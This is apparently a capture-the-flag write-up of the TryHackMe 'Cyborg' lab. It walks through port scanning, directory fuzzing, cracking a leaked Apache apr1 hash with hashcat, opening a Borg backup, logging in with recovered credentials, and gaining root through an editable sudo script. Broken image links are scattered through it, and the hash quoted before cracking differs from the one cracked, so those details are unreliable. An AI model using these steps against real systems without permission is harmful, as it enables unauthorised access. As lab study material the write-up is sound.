Cyborg (THM)

ip of the machine :- 10.10.208.132

```
~/testing (4.014s)
ping 10.10.208.132

PING 10.10.208.132 (10.10.208.132) 56(84) bytes of data.
64 bytes from 10.10.208.132: icmp_seq=1 ttl=60 time=295 ms
64 bytes from 10.10.208.132: icmp_seq=2 ttl=60 time=318 ms
64 bytes from 10.10.208.132: icmp_seq=3 ttl=60 time=238 ms
64 bytes from 10.10.208.132: icmp_seq=4 ttl=60 time=260 ms
^C
--- 10.10.208.132 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 237.506/277.359/317.521/30.922 ms
```

machine is on!!!

```
~/testing (30.403s)
nmap -p- --min-rate=10000 10.10.208.132

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-13 20:31 IST
Warning: 10.10.208.132 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.208.132 (10.10.208.132)
Host is up (0.17s latency).
Not shown: 65242 closed tcp ports (conn-refused), 291 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 30.37 seconds
```

only two ports are open.

```
~/testing (13.924s)
nmap -p 22,80 -sC -A -T5 10.10.208.132

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-13 20:33 IST
Nmap scan report for 10.10.208.132 (10.10.208.132)
Host is up (0.20s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:b2:70:f3:07:ac:32:00:3f:81:b8:d0:3a:89:f3:65 (RSA)
|   256 68:e6:85:2f:69:65:5b:e7:c6:31:2c:8e:41:67:d7:ba (ECDSA)
|_  256 56:2c:79:92:ca:23:c3:91:49:35:fa:dd:69:7c:ca:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.88 seconds
```

Did an aggressive scan and got to know about the versioning of different services running on the ports.

```
~/testing (1m 46.68s)
ffuf -u http://10.10.208.132/FUZZ -w /usr/share/dirb/wordlists/big.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.208.132/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htaccess               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 163ms]
.htpasswd               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 246ms]
admin                   [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 206ms]
etc                     [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 168ms]
server-status           [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 162ms]
:: Progress: [20469/20469] :: Job [1/1] :: 167 req/sec :: Duration: [0:01:46] :: Errors: 0 ::
```

found some directories, let's look them....

Not secure 10.10.208.132/admin/

Admin Home Albums Admins Archive

My music acheivements to remind me I'm cool

Setup

My name is Alex and im a music producer from The United Kingdom!
This is my office!!!

my-studio


Childhood

For my entire childhood i knew i wanted to be a music artist.
I started playing the Piano at age 5.

/admin, let's further look this directory.

Albums Admins Archive

My music acheivements to remind me I'm cool



Setup

My name is Alex and im a … a music artist.
This is my office!!!


in one option found an archive and downloaded it.

Admin Shoutbox


##
##
[Yesterday at 4.32pm from Josh]
Are we all going to watch the football game at the weekend??
##
##
[Yesterday at 4.33pm from Adam]
Yeah Yeah mate absolutely hope they win!
##
##
[Yesterday at 4.35pm from Josh]
See you there then mate!
##
##
[Today at 5.45am from Alex]
Ok sorry guys i think i messed something up, uhh i was playing around with the squid proxy i mentioned earlier.
I decided to give up like i always do ahahaha sorry about that.
I heard these proxy things are supposed to make your website secure but i barely know how to use it so im probably making it more insecure in the process.
Might pass it over to the IT guys but in the meantime all the config files are laying about.
And since i dont know how it works im not sure how to delete them hope they don't contain any confidential information lol.
other than that im pretty sure my backup "music_archive" is safe just to confirm.
##
##

also found admin shoutbox in admins web page.


in /etc now...



got a passwd and a .conf file. Let's see the contents or download them.



got somethin'...



what does this conf file mean!!!! It seems like an auth config is connected to /etc/squid/passwd in order to authenticate. Let's try adding these credentials for ssh login.

1600	Apache *apr*1 MD5, md5apr1, MD5 (APR) 2	$apr1$71850310$gh9m4xcAn3MGxogwX/ztb.

was showing password incorrect so went to hashcat hash modes and added apr and saw that it is an apache apr1 md5apr1 hash so will crack it using hashcat now.

```
08:57 pm CyberCreedPC Fri Sep 13 2024 ~/testing 20:57 sohamt (7.092s)
hashcat -a 0 -m 1600 pass.txt -O /usr/share/dict/rockyou.txt
--------------------
* Device #1: NVIDIA GeForce GTX 1650, 3660/3718 MB, 14MCU

OpenCL API (OpenCL 3.0 CUDA 12.6.65) - Platform #1 [NVIDIA Corporation]
============================================================================
* Device #2: NVIDIA GeForce GTX 1650, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 15

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1144 MB

Dictionary cache built:
* Filename..: /usr/share/dict/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 1 sec

$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.:squidward

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1600 (Apache $apr1$ MD5, md5apr1, MD5 (APR))
Hash.Target......: $apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.
Time.Started.....: Fri Sep 13 20:57:19 2024 (1 sec)
Time.Estimated...: Fri Sep 13 20:57:20 2024 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (/usr/share/dict/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  3151.8 kH/s (6.43ms) @ Accel:128 Loops:250 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 114752/14344384 (0.80%)
Rejected.........: 64/114752 (0.06%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:750-1000
Candidate.Engine.: Device Generator
```

```
Candidates.#1....: 123456 -> 001212
Hardware.Mon.#1..: Temp: 48c Util: 44% Core:1575MHz Mem:5000MHz Bus:4

Started: Fri Sep 13 20:57:13 2024
Stopped: Fri Sep 13 20:57:20 2024
```

so the password is 'squidward'.

```
08:58 pm CyberCreedPC Fri Sep 13 2024 ~/testing 20:58 sohamt (28.207s)
ssh music_archive@10.10.208.132

music_archive@10.10.208.132's password:
Permission denied, please try again.
music_archive@10.10.208.132's password:
Permission denied, please try again.
music_archive@10.10.208.132's password:
music_archive@10.10.208.132: Permission denied (publickey,password).
```

maybe this isn't password for ssh login then what then....

```
~/Downloads (0.041s)
tar -xvf archive.tar

home/field/dev/final_archive/
home/field/dev/final_archive/hints.5
home/field/dev/final_archive/integrity.5
home/field/dev/final_archive/config
home/field/dev/final_archive/README
home/field/dev/final_archive/nonce
home/field/dev/final_archive/index.5
home/field/dev/final_archive/data/
home/field/dev/final_archive/data/0/
home/field/dev/final_archive/data/0/5
home/field/dev/final_archive/data/0/3
home/field/dev/final_archive/data/0/4
home/field/dev/final_archive/data/0/1
```

Extracted the .tar file and got some files and sub directories.

```
09:13 pm CyberCreedPC Fri Sep 13 2024 ~/Downloads/home/field/dev/final_archive 21:13 sohamt (0.033s)
cat README

This is a Borg Backup repository.
See https://borgbackup.readthedocs.io/
```

so there was a README file and got a link to a documentation.

```
This archive:                  618.90 MB            617.47 MB            100.70 KB
All archives:                    1.24 GB              1.23 GB            561.77 MB

                       Unique chunks         Total chunks
Chunk index:                    1002                 2187
------------------------------------------------------------------------------
$ # Wow, this was a lot faster!
$ # Notice the "Deduplicated size" in "This archive"?
$ # Borg recognized that most files did not change and deduplicated them.
```

More screencasts: installation, advanced usage

What is BorgBackup?

BorgBackup (short: Borg) is a deduplicating backup program. Optionally, it supports compression and authenticated encryption.

The main goal of Borg is to provide an efficient and secure way to backup data. The data deduplication technique used makes Borg suitable for daily backups since only changes are stored. The authenticated encryption technique makes it suitable for backups to not fully trusted targets.

See the installation manual or, if you have already downloaded Borg, `docs/installation.rst` to get started with Borg. There is also an offline documentation available, in multiple formats.

Main features

Space efficient storage

Deduplication based on content-defined chunking is used to reduce the number of bytes stored: each file is split into a number of variable length chunks and only chunks that have never been seen before are added to the repository.

A chunk is considered duplicate if its id_hash value is identical. A cryptographically strong hash or MAC function is used as id_hash, e.g. (hmac-)sha256.

To deduplicate, all the chunks in the same repository are considered, no matter whether they come from different machines, from previous backups, from the same backup or even from the same single file.

Compared to other deduplication approaches, this method does NOT depend on:

- file/directory names staying the same: So you can move your stuff around without killing the deduplication, even between machines sharing a repo.
- complete files or time stamps staying the same: If a big file changes a little, only a few new chunks need to be stored - this is great for VMs or raw disks.

So basically borg is used to create backups with encryption to even make backups secure.

```
09:18 pm CyberCreedPC Fri Sep 13 2024 ~/Downloads/home/field/dev 21:18 sohamt
borg mount final_archive/ testRepo/
Enter passphrase for key /home/sohamt/Downloads/home/field/dev/final_archive:
```

in this first we have to mount our archive somewhere and then it asks for a passphrase, which is the one we got before.

```
09:19 pm CyberCreedPC Fri Sep 13 2024 ~/Downloads/home/field/dev/testRepo 21:19 sohamt (0.032s)
ls
music_archive
```

we got a new directory and some new files.

```
09:19 pm CyberCreedPC Fri Sep 13 2024 ~/Downloads/home/field/dev/testRepo/music_archive/home/alex 21:19 sohamt (0.038s)
ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

09:19 pm CyberCreedPC Fri Sep 13 2024 ~/Downloads/home/field/dev/testRepo/music_archive/home 21:19 sohamt (0.033s)
cd alex/
```

whooo!!! so in encrypted archive backup, it is user alex full home directory.

```
09:35 pm CyberCreedPC Fri Sep 13 2024 ~/Downloads/home/field/dev/testRepo/music_archive/home/alex/Documents 21:35 sohamt (0.025s)
cat note.txt
Wow I'm awful at remembering Passwords so I've taken my Friends advice and noting them down!

alex:S3cretP@s3
```


in user's Documents directory found a file with some creds. Now let's try to login through ssh.

```
09:36 pm ubuntu alex@ubuntu Fri Sep 13 2024 ~ 21:36 alex


alex@ubuntu:~ (0.203s)
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


27 packages can be updated.
0 updates are security updates.
```

was able to login as user "alex" with provided creds.

```
09:38 pm ubuntu alex@ubuntu Fri Sep 13 2024 ~ 21:38 alex


09:38 pm ubuntu alex@ubuntu Fri Sep 13 2024 ~ 21:38 alex (0.183s)
ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
```

got our first flag....



i saw that we can edit the file, so added bash binary/shell in the file and ran the file as sudo and got root/pwned shell, go get the last/root flag.